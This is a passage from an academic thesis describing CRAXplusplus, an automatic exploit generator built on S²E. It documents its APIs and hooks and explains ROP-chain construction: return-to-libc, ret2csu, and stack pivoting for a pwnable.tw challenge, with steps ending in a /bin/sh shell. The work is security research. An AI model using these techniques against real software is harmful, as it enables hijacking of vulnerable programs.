


Figure 3: The data flow of concolic execution proxy (symbolic stdin).

陽明交大
NYCU

3.2 APIs

This section documents the essential APIs that simplify the development of our exploit generator. Full documentation is available at <https://github.com/SQLab/CRAXplusplus>.

3.2.1 Registers and Memory

Although S²E has already provided the APIs to read and write any register and memory location of the guest environment either symbolically or concretely, those interfaces are heavily overloaded and thereby somewhat not easy to read and use. Accordingly, CRAXplusplus wraps them with cleaner interfaces. The difference between the built-in APIs and the counterparts from CRAXplusplus is demonstrated in Listing 3.1 and 3.2.

```
1 S2EExecutionState *state = ...;
2
3 // The Register APIs from S2E
4 uint64_t val;
5 state->regs()->read(CPU_OFFSET(regs[R_EAX]), &val, sizeof(val));
6 state->regs()->read(CPU_OFFSET(regs[12]), &val, sizeof(val));
7 state->regs()->read(CPU_OFFSET(eip), &val, sizeof(val));
8 klee::ref<klee::Expr> expr
9     = state->regs()->read(CPU_OFFSET(regs[R_EAX]), klee::Expr::Int64);
10
11 // The Register APIs from CRAXplusplus
12 uint64_t rax = reg(state).readConcrete(Register::X64::RAX);
13 uint64_t r12 = reg(state).readConcrete(Register::X64::R12);
14 uint64_t rip = reg(state).readConcrete(Register::X64::RIP);
15 klee::ref<klee::Expr> rax = reg(state).readSymbolic(Register::RAX);
```

Listing 3.1: The difference of register APIs between S²E and CRAXplusplus.

```
1 S2EExecutionState *state = ...;
2
3 // The Memory APIs from S2E
4 std::vector<uint8_t> bytes(0x10);
5 state->mem()->read(0x402000, &bytes.data(), 0x10);
6 klee::ref<klee::Expr> expr = state->mem()->read(0x402000, 0x10);
7
8 // The Memory APIs from CRAXplusplus
9 std::vector<uint8_t> bytes = mem(state).readConcrete(0x402000, 0x10);
```

```
10 klee::ref<klee::Expr> expr = mem(state).readSymbolic(0x402000, 0x10);
```

Listing 3.2: The difference of memory APIs between S²E and CRAXplusplus.

Non-Concretizing Read from a Guest Memory Region

One thing worth mentioning is that whenever we are reading from a guest memory region containing symbolic bytes, those symbolic bytes will be automatically concretized, but sometimes we just want to retrieve the concrete data from that symbolic region without them being all concretized to NULL bytes. Regarding this, S²E provides an overloaded version of `S2EExecutionStateMemory::read()` which allows the user to toggle concretization via a function parameter. However, this method only supports non-concretizing read of T bytes where T is integral. Our memory API removes such a restriction.

Searching Byte Sequence from the Guest Virtual Address Space

Sometimes we need to search all the occurrences of a certain sequence of bytes from the guest virtual address space. For instance, when implementing the `ret2csu` technique, we may need to look for a memory location holding the address of `_fini()`. This requires the use of non-concretizing `read()`, or the whole guest virtual address space will be concretized.

As a result, we provide a user-friendly interface to search certain bytes from the guest virtual address space, where the underlying search algorithm is KMP [12]. Listing 3.3 shows an example of searching the bytes `"/bin/sh"` from the guest virtual address space, and the result is returned as a vector containing guest virtual addresses.

```
1 // Suppose we're given an S2EExecutionState `state`
2 S2EExecutionState *state = ...;
3
4 // Prepare the needle.
5 std::string needleStr = "/bin/sh";
6 std::vector<uint8_t> needle(needleStr.begin(), needleStr.end());
7
8 // Searches all instances of "/bin/sh" from the guest va_space.
9 // The search result is returned as a vector containing
10 // guest virtual addresses.
11 std::vector<uint64_t> addresses = mem(state).search(needle);
```

Listing 3.3: Searching bytes from the virtual address space.

3.2.2 Virtual Memory Map

The virtual memory map in CRAXplusplus is analogous to *vmmap* from *pwndbg* and *peda*. In our system, we implement it as a *llvm::IntervalMap* and populate it by merging the contents of two built-in plugins of S²E: **MemoryMap** and **ModuleMap**.

Before explaining how these two plugins work, we need to briefly discuss how S²E intercepts certain events from the guest linux kernel. The guest linux kernel is actually not the vanilla linux kernel. Instead, it is instrumented with additional piece of code that notifies S²E of certain events when they happen. For example, S²E is capable of knowing when a *mmap()* system call happens, because the instrumented *vm_mmap_pgoff()* calls *s2e_invoke_plugin()* to inform S²E when a new guest memory region has been successfully mapped. The function, *s2e_invoke_plugin()*, uses inline assembly to insert S²E's custom opcodes which can only be recognized by and executed in S²E. Once those custom instructions are executed, S²E invokes the corresponding handlers in response to the events.

MemoryMap keeps track of which memory regions have been mapped via the *mmap()* system call, each entry of which records the permission (r/w/x). It works by instrumenting *vm_mmap_pgoff()*. However, it fails to keep track of the user stack region because the stack pages are not mapped via this function. As a result, we need to additionally probe the stack region by searching both backward and forward around RSP.

ModuleMap keeps track of which executable images have been loaded via linux kernel's *load_elf_binary()*, each entry of which records the name of the executable image. This poses a problem: We won't be able to know where *libc.so.6* resides in the guest virtual address space. This is because the guest linux kernel calls *load_elf_binary()* to load the target binary as well as the dynamic linker (*ld-linux-x86-64.so.2*), and the dynamic linker will relocate itself, loading *libc.so.6* without calling *load_elf_binary()*.

The Goal of VirtualMemoryMap

Listing 3.4 shows the class definition of *VirtualMemoryMap*. Ideally, it should support the following features:

- Allows the user to iterate over mapped regions
- Associates mapped regions with loaded modules (i.e. executable images)
- Probes the location of [stack] as well as [libc.so.6]
- Provides two methods: *getModuleBaseAddress()* and *getModuleEndAddress()*

```

1 struct RegionDescriptor {
2     bool r, w, x;
3     std::string moduleName;
4 };
5
6 using RegionDescriptorPtr = std::shared_ptr<RegionDescriptor>;
7
8 class VirtualMemoryMap
9     : public llvm::IntervalMap<uint64_t, RegionDescriptorPtr> {
10 public:
11     using const_reverse_iterator = std::reverse_iterator<const_iterator>;
12     using reverse_iterator = std::reverse_iterator<iterator>;
13     // ...
14 };

```

Listing 3.4: The class definition of VirtualMemoryMap

Populating VirtualMemoryMap

Merging the contents of MemoryMap and ModuleMap will give us a rough version of VirtualMemoryMap (see Figure 4a), but apparently, this doesn't give us everything we need. We still need to additionally probe the [stack] and [libc.so.6] regions by ourselves.

Probing [stack] is simple: We just need to linearly search toward low memory starting from RSP until we've found an unmapped page, and do the same thing toward high memory. Probing [libc.so.6] isn't hard as well: For a dynamically-linked ELF file, we can leak the runtime base address of libc.so.6 via GOT['__libc_start_main']. Figure 4b shows the final appearance of our VirtualMemoryMap.

Start	End	Perm	Module	Start	End	Perm	Module
0x55ee26788000	0x55ee26789000	r--	target	0x561104593000	0x561104594000	r--	target
0x55ee26789000	0x55ee2678a000	r-x	target	0x561104594000	0x561104595000	r-x	target
0x55ee2678a000	0x55ee2678c000	r--	target	0x561104595000	0x561104597000	r--	target
0x55ee2678c000	0x55ee2678d000	rw-	target	0x561104597000	0x561104598000	rw-	target
0x7f91ea618000	0x7f91ea7ad000	r-x		0x7f32d7e2a000	0x7f32d7fbf000	r-x	libc.so.6
0x7f91ea7ad000	0x7f91ea9ad000	---		0x7f32d7fbf000	0x7f32d81bf000	---	libc.so.6
0x7f91ea9ad000	0x7f91ea9b1000	r--		0x7f32d81bf000	0x7f32d81c3000	r--	libc.so.6
0x7f91ea9b1000	0x7f91ea9b7000	rw-		0x7f32d81c3000	0x7f32d81c9000	rw-	libc.so.6
0x7f91ea9b7000	0x7f91ea9da000	r-x	ld-linux-x86-64.so.2	0x7f32d81c9000	0x7f32d81ec000	r-x	ld-linux-x86-64.so.2
0x7f91ea9da000	0x7f91eabd2000	rw-		0x7f32d83e2000	0x7f32d83e4000	rw-	ld-linux-x86-64.so.2
0x7f91eabd2000	0x7f91eabd000	r--	ld-linux-x86-64.so.2	0x7f32d83ec000	0x7f32d83ed000	r--	ld-linux-x86-64.so.2
0x7f91eabda000	0x7f91eabdb000	r--	ld-linux-x86-64.so.2	0x7f32d83ed000	0x7f32d83ee000	rw-	ld-linux-x86-64.so.2
0x7f91eabdb000	0x7f91eabdc000	rw-	ld-linux-x86-64.so.2	0x7ffd67eb7000	0x7ffd67ebb000	rw-	[stack]

(a) The result of merging MemoryMap and ModuleMap.

(b) After manually filling the missing regions.

Figure 4: Populating VirtualMemoryMap.

Iterating Over VirtualMemoryMap

Listing 3.5 shows a self-explanatory example of iterating over the virtual memory map in CRAXplusplus. One can easily iterate over each mapped region, and each entry contains the region permission as well as the associated module name.

```
1 S2EExecutionState *state = ...;
2 const auto &vmmap = mem(state).vmmap();
3
4 foreach2 (it, vmmap.begin(), vmmap.end()) {
5     RegionDescriptorPtr region = *it;
6     bool r = region->r;
7     bool w = region->w;
8     bool x = region->x;
9     std::string name = region->moduleName; // e.g., libc.so.6
10 }
```

Listing 3.5: Iterating over VirtualMemoryMap

Bridging the Compatibility Between `llvm::IntervalMap()` and `std::find_if()`

Finally, we need to implement two methods: `VirtualMemoryMap::getModuleBaseAddress()` and `VirtualMemoryMap::getModuleEndAddress()`. Take Figure 4b as an example: Let X be `0x561104594156`, then `getModuleBaseAddress(X)` would return `0x561104593000`, and `getModuleEndAddress(X)` would return `0x561104598000`. An accompanying example is provided in Listing 3.6.

We can implement these two methods by combining the use of `std::find_if()`, `std::iterator` and `std::reverse_iterator`, and we'll be able to freely search the virtual memory map bidirectionally. Unfortunately, `llvm::IntervalMap` doesn't define its own `reverse_iterator`, so we define it in `VirtualMemoryMap`. However, even if we've defined it ourselves, using it with `std::find_if()` will raise a compilation error with reference binding. Elaborating the full details here would be tedious and lengthy, see: `/usr/include/c++/9/bits/stl_iterator.h`.

To solve the compilation error, we add two partial specializations for `std::find_if()` w.r.t. `VirtualMemoryMap::const_reverse_iterator` and `VirtualMemoryMap::reverse_iterator`. We must prevent the original `std::find_if()` from dereferencing our reverse iterator directly, but instead convert a reverse iterator '`rit`' to a forward iterator using `std::next(rit).base()`. For the details, see: `src/API/VirtualMemoryMap.h`.

```

1 S2EExecutionState *state = ...;
2
3 uint64_t moduleBase = mem(state).vmmmap().getModuleBaseAddress(0x561104594156);
4 // moduleBase == 0x561104593000, i.e. target ELF base
5
6 uint64_t moduleEnd = mem(state).vmmmap().getModuleEndAddress(0x561104594156);
7 // moduleEnd == 0x561104598000, i.e. target ELF end

```

Listing 3.6: VirtualMemoryMap::getModule{Base End}Address()

3.2.3 Disassembler

The disassembler APIs are wrappers over the capstone disassembly framework. It hides all the low-level details of capstone's C APIs, providing intuitive interfaces to the user. Listing 3.7, 3.8 and 3.9 show some example uses of our disassembler APIs.

```

1 S2EExecutionState *state = ...;
2
3 std::optional<Instruction> insn = disas(state).disasm(0x401000);
4
5 if (insn) {
6     // Success.
7 } else {
8     // Failed.
9 }

```

Listing 3.7: Disassembling one instruction 0x401000.

```

1 S2EExecutionState *state = ...;
2
3 std::vector<Instruction> insns = disas(state).disasm("__libc_csu_init");
4
5 if (insns.size()) {
6     // Success.
7 } else {
8     // Failed.
9 }

```

Listing 3.8: Disassembling __libc_csu_init().

```

1 S2EExecutionState *state = ...;
2
3 std::vector<uint8_t> bytes = mem(state).readConcrete(0x401000, 0x100);
4 std::vector<Instruction> insns = disas(state).disasm(bytes, 0x401000);
5
6 if (insns.size()) {
7     // Success.
8 } else {
9     // Failed.
10 }

```

Listing 3.9: Disassembling 0x100 bytes starting at 0x401000.

3.2.4 Logging

The logging APIs from CRAXplusplus is slightly less verbose than that from S²E, as shown in Listing 3.10.

```

1 S2EExecutionState *state = ...;
2
3 // The Logging APIs from S2E
4 g_s2e->getWarningsStream(state) << "hello\n"; // hello
5 g_s2e->getWarningsStream(state) << 0x1337 << '\n'; // 4919
6 g_s2e->getWarningsStream(state) << klee::hexval(0x1337) << '\n'; // 0x1337
7
8 // The Logging APIs from CRAXplusplus
9 log<WARN>(state) << "hello\n"; // hello
10 log<WARN>(state) << 0x1337 << '\n'; // 4919
11 log<WARN>(state) << klee::hexval(0x1337) << '\n'; // 0x1337

```

Listing 3.10: Logging in CRAXplusplus.

3.3 Signals and Hooks

S²E implements a typesafe callback system, libfsigc++. In this library, a **signal** represents a certain type of event that can take place while the system is running. In addition, a signal keeps a list of function pointers which decide what should be done when a signal is emitted. Note that this has nothing to do with POSIX signals.

3.3.1 Symbolic RIP Handler

The first step toward implementing an exploit generator is installing the symbolic RIP handler in the virtual machine. S²E 2.0 allows its plugins to install their own symbolic RIP handlers through the signal "s2e::CorePlugin::onSymbolicAddress". In our case, our handler, *CRAX::onSymbolicRip()*, is invoked when some symbolic bytes are being assigned to RIP.

```
1 void CRAX::initialize() {
2     s2e()->getCorePlugin()->onSymbolicAddress.connect(
3         sigc::mem_fun(*this, &CRAX::onSymbolicRip));
4 }
5
6 void CRAX::onSymbolicRip(S2EExecutionState *state,
7     ref<Expr> symbolicRip,
8     uint64_t concreteRip,
9     bool &concretize,
10    CorePlugin::symbolicAddressReason reason) {
11     // ...
12 }
```

Listing 3.11: Installing a symbolic RIP handler in S²E.

3.3.2 Instruction Hooks

It would be nice if we could hook the target program at instruction level either before or after an instruction is executed, so that we could automate dynamic analysis at instruction level. Suppose we have two instruction hooks: *CRAX::onExecuteInstructionStart()* and *CRAX::onExecuteInstructionEnd()*, we want them to be invoked before and after any instruction of the target program is executed, respectively (as shown in Listing 3.12).

S²E does not provide a straightforward way to install instruction hooks from our plugin code. In `libs2ecore/include/s2e/CorePlugin.h`, two sigc signals are provided: *on-*

TranslateInstructionStart and *onTranslateInstructionEnd*. Note that the dynamic binary translator from QEMU translates and executes a block of instructions at a time, so we must not confuse translation time with execution time. For this reason, connecting to these two instruction translation signals is not enough to implement instruction hooks, we also need to connect to the *ExecutionSignals* emitted by the translation signals.

```
1 // Invoked before executing any instruction of the target program.
2 void CRAX::onExecuteInstructionStart(S2EExecutionState *state, uint64_t pc) {
3     std::optional<Instruction> i = disas(state).disasm(pc);
4
5     if (!i) {
6         return;
7     }
8
9     // Execute the installed "before" instruction hooks.
10    beforeInstruction.emit(state, *i);
11 }
12
13 // Invoked after executing any instruction of the target program.
14 void CRAX::onExecuteInstructionEnd(S2EExecutionState *state, uint64_t pc) {
15     std::optional<Instruction> i = disas(state).disasm(pc);
16
17     if (!i) {
18         return;
19     }
20
21     // Execute the installed "after" instruction hooks.
22     afterInstruction.emit(state, *i);
23 }
```

Listing 3.12: Implementing before/after instruction hooks in S²E.

3.3.3 System Call Hooks

It would be even nicer if we could hook the target program at system call level, so that whenever a system call is about to be made, or whenever a system call has finished, we could collect whatever runtime information we're interested in. Suppose we have two system call hooks: *CRAX::onExecuteSyscallStart()* and *CRAX::onExecuteSyscallEnd()*, we want the former to be invoked before the target program is about to make a system

call, and the latter to be invoked after the kernel has finished servicing the system call and the CPU has returned to the user mode (as shown in Listing 3.13).

Implementing the "before system call" hook is trivial: Before executing an instruction i , we simply need to check if the mnemonic of i is *syscall*, and if it is, then invoke `CRAX::onExecuteSyscallStart()`.

Implementing the "after system call" hook is trickier, because the completion of a *syscall* instruction itself doesn't imply the completion of the system call. Suppose a *syscall* instruction at $RIP = X$ has been executed, the next instruction to run is not the one at $RIP = X + 2$ (Note: the opcode of x86_64 *syscall* is 0f 05), but some exception handling instructions in the kernel. As a result, we must wait until the CPU has returned from the kernel mode and is about to execute the instruction at $RIP = X + 2$. At that point, the system call must have finished already, and we'll be safe to collect the return value from the RAX register at that execution state. Accordingly, we use an `std::map` to schedule when `CRAX::onExecuteSyscallEnd()` should be invoked, as well as passing the syscall number in RAX from a "before" system call hook to a "after" system call hook.

陽明交大
NYCU

```

1 void CRAX::onExecuteInstructionStart(S2EExecutionState *state, uint64_t pc) {
2     std::optional<Instruction> i = disas(state).disasm(pc);
3
4     if (!i)
5         return;
6
7     if (pendingSyscalls.size()) {
8         auto it = pendingSyscalls.find(pc);
9         if (it != pendingSyscalls.end()) {
10            onExecuteSyscallEnd(state, pc, it->second);
11            pendingSyscalls.erase(pc);
12        }
13    }
14
15    if (i->mnemonic == "syscall")
16        onExecuteSyscallStart(state, pc);
17 }
18
19 void CRAX::onExecuteSyscallStart(S2EExecutionState *state, uint64_t pc) {
20     SyscallCtx syscall;
21     // Store the system call number and arguments in `syscall`...
22     pendingSyscalls[pc + 2] = syscall;
23
24     // Execute the installed "before" system call hooks.
25     beforeSyscall.emit(state, pending[pc + 2]);
26 }
27
28 void CRAX::onExecuteSyscallEnd(S2EExecutionState *state,
29                               uint64_t pc,
30                               SyscallCtx &syscall) {
31     // The kernel has finished serving the system call,
32     // and the return value is now placed in RAX.
33     syscall.ret = reg().readConcrete(Register::X64::RAX);
34
35     // Execute the installed "after" system call hooks.
36     afterSyscall.emit(state, syscall);
37 }

```

Listing 3.13: Implementing before/after system call hooks in S²E.

3.4 ROP Payload Builder

In this section, we present the internals of *RopPayloadBuilder* in CRAXplusplus. We begin by defining the terminologies used throughout this section and the remainder of this thesis, and then we discuss what exploit constraints are by reviewing some classical binary exploitation techniques. Finally, we present our ROP payload chaining algorithms.

3.4.1 Definitions

A **ROP gadget** is a sequence of instructions that typically end with a *ret* instruction. When multiple gadgets are chained together, the attacker may be able to perform actions that are out of the program’s original specification and thereby execute arbitrary code.

We define a **ROP gadget** G as an ordered list of instructions ending with a *ret* instruction, a **ROP subchain** S as an ordered list of gadgets, and a **ROP chain** $C = \sum S$ as the full ROP chain. Their relationship can be expressed as: $G \subseteq S \subseteq C$.

Moreover, we use the term **payload** P to refer to all the data sent to the vulnerable process, the term **ROP payload** P_{ROP} to specifically refer to the part of payload that enables the vulnerable process to perform ROP, and the term **exploit** E to refer to the exploit script. Their relationship can be expressed as: $P_{ROP} \subseteq P \subseteq E$.

Eventually, we define **exploit constraints** E as a set of constraints that will be used to generate an exploit, where each exploit constraint $e \in E$ is either a **register constraint** or a **memory constraint**. Formally speaking, assume that we have register constraints r_1, r_2, \dots, r_x and memory constraints m_1, m_2, \dots, m_y , we define $R = \{r_i : 1 \leq i \leq x\}$, $M = \{m_i : 1 \leq i \leq y\}$, and $E = R \cup M$ where $\forall e \in E, (e \in R \oplus e \in M)$.

3.4.2 Adding Register and Memory Constraints

Once the symbolic RIP handler has been triggered, we refer to the execution state at that moment as a **crashing state**, to which we can add exploit constraints. The simplest example is to add a **register constraint** to the RIP register, constraining (restricting) it to a certain value we desire, say `0x41414141_41414141`. Suppose this register constraint can be successfully added to the crashing state without any conflict, then we can query the constraint solver for a new concrete input which –when fed into the target program– causes the program to crash with `RIP = 0x41414141_41414141`. Another example is to add a **memory constraint** to a specific memory location. This is useful because we can constrain the value at, say `$rsp+8`, to a value we desire such as `0x42424242_42424242`, and then the constraint solver will give us a new concrete input

that causes 0x42424242_42424242 to be loaded at \$rsp+8 when the program crashes.

We design and implement **RopPayloadBuilder** which provides two useful interfaces: *addRegisterConstraint()* and *addMemoryConstraint()*. Listing 3.14 and 3.15 shows how they are implemented in CRAXplusplus.

```
1 bool RopPayloadBuilder::addRegisterConstraint(S2EExecutionState &state,
2                                             Register::X64 r,
3                                             const ref<Expr> &e) {
4     // Concretize the given expression.
5     uint64_t value = evaluate<uint64_t>(e);
6     ref<ConstantExpr> ce = ConstantExpr::create(value, Expr::Int64);
7
8     // Build the constraint.
9     auto constraint = EqExpr::create(reg(&state).readSymbolic(r), ce);
10    return state.addConstraint(constraint, true);
11 }
```

Listing 3.14: RopPayloadBuilder::addRegisterConstraint().

```
1 bool RopPayloadBuilder::addMemoryConstraint(S2EExecutionState &state,
2                                             uint64_t addr,
3                                             const ref<Expr> &e) {
4     // Concretize the given expression.
5     uint64_t value = evaluate<uint64_t>(e);
6     ref<ConstantExpr> ce = ConstantExpr::create(value, Expr::Int64);
7
8     // Build the constraint.
9     auto constraint
10    = EqExpr::create(mem(&state).readSymbolic(addr, Expr::Int64), ce);
11    return state.addConstraint(constraint, true);
12 }
```

Listing 3.15: RopPayloadBuilder::addMemoryConstraint().

3.4.3 Querying the Solver for New Concrete Inputs

After adding extra constraints to the crashing state, we can ask the solver to give us a new concrete input which satisfies the original path constraints and exploit constraints. We use `klee::ExecutionState::getSymbolicSolution()` for this specific task. An example is provided in Listing 3.16.

```
1 using VarValuePair = std::pair<std::string, std::vector<uint8_t>>;
2 using ConcreteInputs = std::vector<VarValuePair>;
3
4 S2EExecutionState *state = ...;
5 ConcreteInputs newInputs;
6
7 if (!state->getSymbolicSolution(newInputs)) {
8     log<WARN>() << "Could not get symbolic solutions\n";
9     return;
10 }
11
12 // Iterate over each byte of the first new concrete input.
13 for (const auto byte : newInputs[0].second) {
14     // ...
15 }
```

Listing 3.16: Querying the solver for new concrete inputs.

3.4.4 Exploit Constraints

Classical Scenarios

For **return-to-shellcode** attacks, the exploit constraints are formulated by: A) looking for symbolic memory regions that is large enough to hold our shellcode, and B) redirecting the control flow to our shellcode in memory. Particularly, **return-to-stack** is a specialized version of return-to-shellcode attacks where the shellcode is injected on the stack.

For **return-to-libc** attacks, the exploit constraints differ across architectures. On x86 systems (figure 5a), we add two memory constraints: A) constrain `$rsp` to the address of `system()` in `libc.so.6`, and B) constrain `$rsp+8` to the address of the string `"/bin/sh"`. On x86_64 systems (figure 5b), we use the `"pop rdi; ret"` gadget to set the `rdi` register to the address of the string `"/bin/sh"`, and then return to `system()` in `libc.so.6`. Note that we currently assume ASLR to be disabled, so `libc.so.6` is always loaded at a fixed location known to the attacker. Suppose ASLR is enabled (which is very likely to happen




Figure 5: *Return-to-libc* on x86 and x86_64.

on modern linux systems), we have to additionally find a way to leak the base address of libc.so.6 during exploitation, which is commonly done via I/O.

For **return-to-csu** [14] attacks, the exploit constraints are slightly more complicated. On x86_64, the first, second and third arguments of a function are passed via RDI, RSI, RDX registers, respectively. Sometimes gadgets such as *"pop rsi; ret"* and *"pop rdx; ret"* do not exist in the binary program, and under such circumstances we will not be able to set the second and third argument when returning to a specific function. This is what makes **return-to-csu** useful, as it allows us to control EDI, RSI and RDX via the gadgets in `__libc_csu_init()` and then return to any address we want. Recall the example in Figure 5b, we can achieve the same thing via return-to-csu, as shown in Figure 6.




Figure 6: *Return-to-csu* on x86_64.

Conclusively, to construct exploit constraints from one of these attacks, we need to (1) add some register and memory constraints to the crashing state, (2) query the solver for a concrete input which satisfies all these constraints, and (3) use this concrete input as the exploit. Take Figure 6 for example, the first QWORD must be placed in RIP, the second QWORD at RSP+0, the third QWORD at RSP+8, the fourth QWORD at RSP+16, and so on. Moreover, we need to maintain a variable *RSP offset* and increment it by 8 (i.e. *sizeof(size_t)*) for each memory constraint added to the crashing state.

Stack Pivoting

What if we want to chain multiple techniques together? What if the overflowed stack buffer isn't large enough to hold the entire ROP chain in a single place? In this case, the exploit needs to perform **stack pivoting**, and two questions arise accordingly:

- Q1) Is the constraint solver still needed after stack pivoting?
- Q2) What should we do with the RSP offset after stack pivoting?

To answer these questions, we consider: **unexploitable (500 pts)**, a CTF challenge from pwnable.tw, whose source code, disassembly and checksec results are shown in Figure 7. In this challenge, the program reads 0x100 bytes from stdin, resulting in a potential overflow in the 4-byte stack buffer. What makes this challenge difficult is that the procedure linkage table (PLT) of the target program doesn't contain something like `write@plt` or `printf@plt`, so the attacker cannot easily leak the runtime base address of `libc.so.6` through `stdout`. Nevertheless, it is still possible to exploit this binary: In `libc.so.6`, there's a syscall gadget in `__read()`, as shown in Figure 8. If we use *return-to-csu* to invoke `read(0, &GOT['read'], 1)`, partially overwriting the least significant byte of `GOT['read']` to the offset of that syscall gadget, then all subsequent calls to `read@plt` will execute the *syscall* instruction. All in all, the steps to exploit this binary are:

- `read(0, &GOT['read'], 1)`, setting RAX to 1.
- `syscall<1>(1, 0, 0)`, setting RAX to 0.
- `syscall<0>(0, elf.bss(), 59)`, reading `"/bin/sh".ljust(59)` to `.bss`.
- `syscall<59>("/bin/sh", 0, 0)`, spawning a shell.

Unfortunately, the three gadgets `"pop rdi ; ret"`, `"pop rsi ; ret"` and `"pop rdx ; ret"` do not exist in the target binary, but if we use *return-to-csu* to set the arguments and invoke the above functions in that specific order, the entire ROP chain will be too large to fit in the overflowed stack buffer. Consequently, the 1st-stage ROP subchain needs to: (1) write the 2nd-stage ROP payload to somewhere readable and writable, as well as (2) set RSP to that location so that we can continue to perform ROP there. For (1), we can

<pre> 0000000000400544 <main>: 400544: 55 push rbp 400545: 48 89 e5 mov rbp,rsbp 400548: 48 83 ec 10 sub rsp,0x10 40054c: bf 03 00 00 00 mov edi,0x3 400551: b8 00 00 00 00 mov eax,0x0 400556: e8 f5 fe ff ff call 400450 <sleep@plt> 40055b: 48 8d 45 f0 lea rax,[rbp-0x10] 40055f: ba 00 01 00 00 mov edx,0x100 400564: 48 89 c6 mov rsi,rax 400567: bf 00 00 00 00 mov edi,0x0 40056c: b8 00 00 00 00 mov eax,0x0 400571: e8 ba fe ff ff call 400430 <read@plt> 400576: c9 leave 400577: c3 ret </pre>	<pre> #include <stdio.h> #include <unistd.h> int main() { sleep(3); char buf[4]; read(0, buf, 0x100); } </pre>
	<pre> Arch: amd64-64-little RELRO: Partial RELRO Stack: No canary found NX: NX enabled PIE: No PIE (0x400000) </pre>

Figure 7: The *unexploitable* CTF challenge from pwnable.tw.

```

0000000000db900 <__read@@GLIBC_2.2.5>:
db900: 83 3d f9 2d 2c 00 00 cmp   DWORD PTR [rip+0x2c2df9],0x0
db907: 75 10          jne  db919 <__read@@GLIBC_2.2.5+0x19>
db909: b8 00 00 00 00 mov   eax,0x0
db90e: 0f 05          syscall
db910: 48 3d 01 f0 ff ff cmp   rax,0xfffffffffffffff01
db916: 73 31          jae  db949 <__read@@GLIBC_2.2.5+0x49>
db918: c3          ret

```

Figure 8: The *syscall* gadget in `__read()` from `libc.so.6`.

use *return-to-csu* to finish the job. For (2), there are two useful gadgets that usually exist in a function epilogue: `"pop rbp ; ret"` and `"leave ; ret"` (Note that `"leave"` is equivalent to `"mov rsp, rbp ; pop rbp"`).

